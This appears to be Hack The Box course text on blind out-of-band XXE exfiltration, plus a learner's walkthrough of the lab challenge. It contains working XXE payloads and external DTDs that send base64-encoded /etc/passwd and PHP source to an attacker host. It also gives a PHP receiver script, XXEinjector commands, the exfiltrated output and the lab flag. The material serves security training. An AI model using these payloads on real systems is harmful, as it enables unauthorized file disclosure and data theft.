Blind Data Exfiltration
In the previous section, we saw an example of a blind XXE vulnerability, where we did not receive any output containing any of our XML input entities. As the web server was displaying PHP runtime errors, we could use this flaw to read the content of files from the displayed errors. In this section, we will see how we can get the content of files in a completely blind situation, where we neither get the output of any of the XML entities nor do we get any PHP errors displayed.
Out-of-band Data Exfiltration
If we try to repeat any of the methods with the exercise we find at /blind, we will quickly notice that none of them seem to work, as we have no way to have anything printed on the web application response. For such cases, we can utilize a method known as Out-of-band (OOB) Data Exfiltration, which is often used in similar blind cases with many web attacks, like blind SQL injections, blind command injections, blind XSS, and of course, blind XXE. Both the Cross-Site Scripting (XSS) and the Whitebox Pentesting 101: Command Injections modules discussed similar attacks, and here we will utilize a similar attack, with slight modifications to fit our XXE vulnerability.
In our previous attacks, we utilized an out-of-band attack since we hosted the DTD file in our machine and made the web application connect to us (hence out-of-band). So, our attack this time will be pretty similar, with one significant difference. Instead of having the web application output our file entity to a specific XML entity, we will make the web application send a web request to our web server with the content of the file we are reading.
To do so, we can first use a parameter entity for the content of the file we are reading while utilizing PHP filter to base64 encode it. Then, we will create another external parameter entity and reference it to our IP, and place the file parameter value as part of the URL being requested over HTTP, as follows:
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
<!ENTITY % oob "<!ENTITY content SYSTEM 'http://OUR_IP:8000/?content=%file;'>">
If, for example, the file we want to read had the content of XXE_SAMPLE_DATA, then the file parameter would hold its base64 encoded data (WFhFX1NBTVBMRV9EQVRB). When the XML tries to reference the external oob parameter from our machine, it will request http://OUR_IP:8000/?content=WFhFX1NBTVBMRV9EQVRB. Finally, we can decode the WFhFX1NBTVBMRV9EQVRB string to get the content of the file. We can even write a simple PHP script that automatically detects the encoded file content, decodes it, and outputs it to the terminal:
<?php
if(isset($_GET['content'])){
    error_log("\n\n" . base64_decode($_GET['content']));
}
?>
So, we will first write the above PHP code to index.php, and then start a PHP server on port 8000, as follows:
m4cc18@htb[/htb]$ vi index.php # here we write the above PHP code
$ php -S 0.0.0.0:8000

PHP 7.4.3 Development Server (http://0.0.0.0:8000) started
Now, to initiate our attack, we can use a similar payload to the one we used in the error-based attack, and simply add <root>&content;</root>, which is needed to reference our entity and have it send the request to our machine with the file content:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE email [
  <!ENTITY % remote SYSTEM "http://OUR_IP:8000/xxe.dtd">
  %remote;
  %oob;
]>
<root>&content;</root>
Then, we can send our request to the web application:

Finally, we can go back to our terminal, and we will see that we did indeed get the request and its decoded content:
PHP 7.4.3 Development Server (http://0.0.0.0:8000) started
10.10.14.16:46256 Accepted
10.10.14.16:46256 [200]: (null) /xxe.dtd
10.10.14.16:46256 Closing
10.10.14.16:46258 Accepted

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
...SNIP...
Tip: In addition to storing our base64 encoded data as a parameter to our URL, we may utilize DNS OOB Exfiltration by placing the encoded data as a sub-domain for our URL (e.g.
ENCODEDTEXT.our.website.com), and then use a tool liketcpdumpto capture any incoming traffic and decode the sub-domain string to get the data. Granted, this method is more advanced and requires more effort to exfiltrate data through.
Automated OOB Exfiltration
Although in some instances we may have to use the manual method we learned above, in many other cases, we can automate the process of blind XXE data exfiltration with tools. One such tool is XXEinjector. This tool supports most of the tricks we learned in this module, including basic XXE, CDATA source exfiltration, error-based XXE, and blind OOB XXE.
To use this tool for automated OOB exfiltration, we can first clone the tool to our machine, as follows:
m4cc18@htb[/htb]$ git clone https://github.com/enjoiz/XXEinjector.git

Cloning into 'XXEinjector'...
...SNIP...
Once we have the tool, we can copy the HTTP request from Burp and write it to a file for the tool to use. We should not include the full XML data, only the first line, and write XXEINJECT after it as a position locator for the tool:
POST /blind/submitDetails.php HTTP/1.1
Host: 10.129.201.94
Content-Length: 169
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://10.129.201.94
Referer: http://10.129.201.94/blind/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
XXEINJECT
Now, we can run the tool with the --host/--httpport flags being our IP and port, the --file flag being the file we wrote above, and the --path flag being the file we want to read. We will also select the --oob=http and --phpfilter flags to repeat the OOB attack we did above, as follows:
m4cc18@htb[/htb]$ ruby XXEinjector.rb --host=[tun0 IP] --httpport=8000 --file=/tmp/xxe.req --path=/etc/passwd --oob=http --phpfilter

...SNIP...
[+] Sending request with malicious XML.
[+] Responding with XML for: /etc/passwd
[+] Retrieved data:
We see that the tool did not directly print the data. This is because we are base64 encoding the data, so it does not get printed. In any case, all exfiltrated files get stored in the Logs folder under the tool, and we can find our file there:
m4cc18@htb[/htb]$ cat Logs/10.129.201.94/etc/passwd.log

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
...SNIP..
Try to use the tool to repeat other XXE methods we learned.
Exercise
TARGET:
Challenge 1
Using Blind Data Exfiltration on the '/blind' page to read the content of '/327a6c4304ad5938eaf0efb6cc3e53dc.php' and get the flag.
Using XXEinjector
This is the easiest method. All we need is to visit the target web app and fill the Contact Form with random data so that we can generate a request and see it pop up in Burp proxy:

- Note we don't get any field displayed in the response, this confirms that this is a blind XXE challenge.
Then create the following xxe.req file and paste the request headers and the XML declaration line, then add the string: XXEINJECT at the end so that the tool can work on it. The file should look as follows:
POST /blind/submitDetails.php HTTP/1.1
Host: 10.129.1.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: text/plain;charset=UTF-8
Content-Length: 156
Origin: http://10.129.1.9
Connection: keep-alive
Referer: http://10.129.1.9/blind/
Priority: u=0

<?xml version="1.0" encoding="UTF-8"?>
XXEINJECT
Now we basically repeat the command shown in this section: run the tool with the --host/--httpport flags being our IP and port, the --file flag being the file we wrote above, and the --path flag being the file we want to read. We will also select the --oob=http and --phpfilter flags to repeat the OOB attack we did above, as follows:
┌──(macc㉿kaliLab)-[~/htb/web_attacks/XXEinjector]
└─$ ruby XXEinjector.rb --host=10.10.14.2 --httpport=8000 --file=../xxe.req --path=/327a6c4304ad5938eaf0efb6cc3e53dc.php --oob=http --phpfilter
- Where
10.10.14.2is my machine'stun0IP (HTB VPN)
Output:
XXEinjector by Jakub Pałaczyński

Enumeration options:
"y" - enumerate currect file (default)
"n" - skip currect file
"a" - enumerate all files in currect directory
"s" - skip all files in currect directory
"q" - quit

[-] Multiple instances of XML found. It may results in false-positives.
[+] Sending request with malicious XML.
[+] Responding with XML for: /327a6c4304ad5938eaf0efb6cc3e53dc.php
[+] Retrieved data:
[+] Nothing else to do. Exiting.
Now all we have to do is to read the file retrieved by the tool. We just need to cat the .log file that corresponds to this run under the Logs directory of the XXEinjector tool directory. I just used the following cat command:
┌──(macc㉿kaliLab)-[~/htb/web_attacks/XXEinjector]
└─$ cat Logs/10.129.1.9/327a6c4304ad5938eaf0efb6cc3e53dc.php.log
<?php $flag = "HTB{1_d0n7_n33d_0u7pu7_70_3xf1l7r473_d474}"; ?>
flag: HTB
Manual Out-of-band (OOB) Data Exfiltration
The first step is to use a parameter entity for the content of the file we are reading while utilizing PHP filter to base64 encode it (since it is a PHP file that we are reading). Then, we will create another external parameter entity and reference it to our IP, and place the file parameter value as part of the URL being requested over HTTP.
Create an xxe.dtd file with the following contents:
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/327a6c4304ad5938eaf0efb6cc3e53dc.php">
<!ENTITY % oob "<!ENTITY content SYSTEM 'http://10.10.14.2:8000/?content=%file;'>">
- Where
10.10.14.2is my machine'stun0IP (HTB VPN)
To make it more fun, write a simple PHP script that automatically detects the encoded file content, decodes it, and outputs it to the terminal:
Create an index.php file with the following contents:
<?php
if(isset($_GET['content'])){
    error_log("\n\n" . base64_decode($_GET['content']));
}
?>
- Note we are using PHP's built-in
base64_decodefunction to decode the receivedbase64string
Then start a PHP server on port 8000, as follows:
┌──(macc㉿kaliLab)-[~/htb/web_attacks]
└─$ php -S 0.0.0.0:8000
[Fri Apr 17 14:47:27 2026] PHP 8.4.16 Development Server (http://0.0.0.0:8000) started
At this point we can simply add <root>&content;</root> to the HTTP POST request to /blind/submitDetails.php, which is needed to reference our entity and have it send the request to our machine with the file content. Also it is important to replicate the DTD section as we did in Advanced File Disclosure#Error Based XXE, so that the external DTD hosted in our machine is included. The following is the content section of our new POST request:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE email [
  <!ENTITY % remote SYSTEM "http://10.10.14.2:8000/xxe.dtd">
  %remote;
  %oob;
]>
<root>&content;</root>
- Remember
10.10.14.2is my machine'stun0IP (HTB VPN)
Then, we can send our request to the web application:

Finally, we can go back to our terminal, and see the request and its decoded content:
[Fri Apr 17 14:52:21 2026] 10.129.1.9:46536 Accepted
[Fri Apr 17 14:52:21 2026] 10.129.1.9:46536 [200]: GET /xxe.dtd
[Fri Apr 17 14:52:21 2026] 10.129.1.9:46536 Closing
[Fri Apr 17 14:52:21 2026] 10.129.1.9:46538 Accepted
[Fri Apr 17 14:52:21 2026]

<?php $flag = "HTB{1_d0n7_n33d_0u7pu7_70_3xf1l7r473_d474}"; ?>

[Fri Apr 17 14:52:21 2026] 10.129.1.9:46538 [200]: GET /?content=PD9waHAgJGZsYWcgPSAiSFRCezFfZDBuN19uMzNkXzB1N3B1N183MF8zeGYxbDdyNDczX2Q0NzR9IjsgPz4K
[Fri Apr 17 14:52:21 2026] 10.129.1.9:46538 Closing
flag: HTB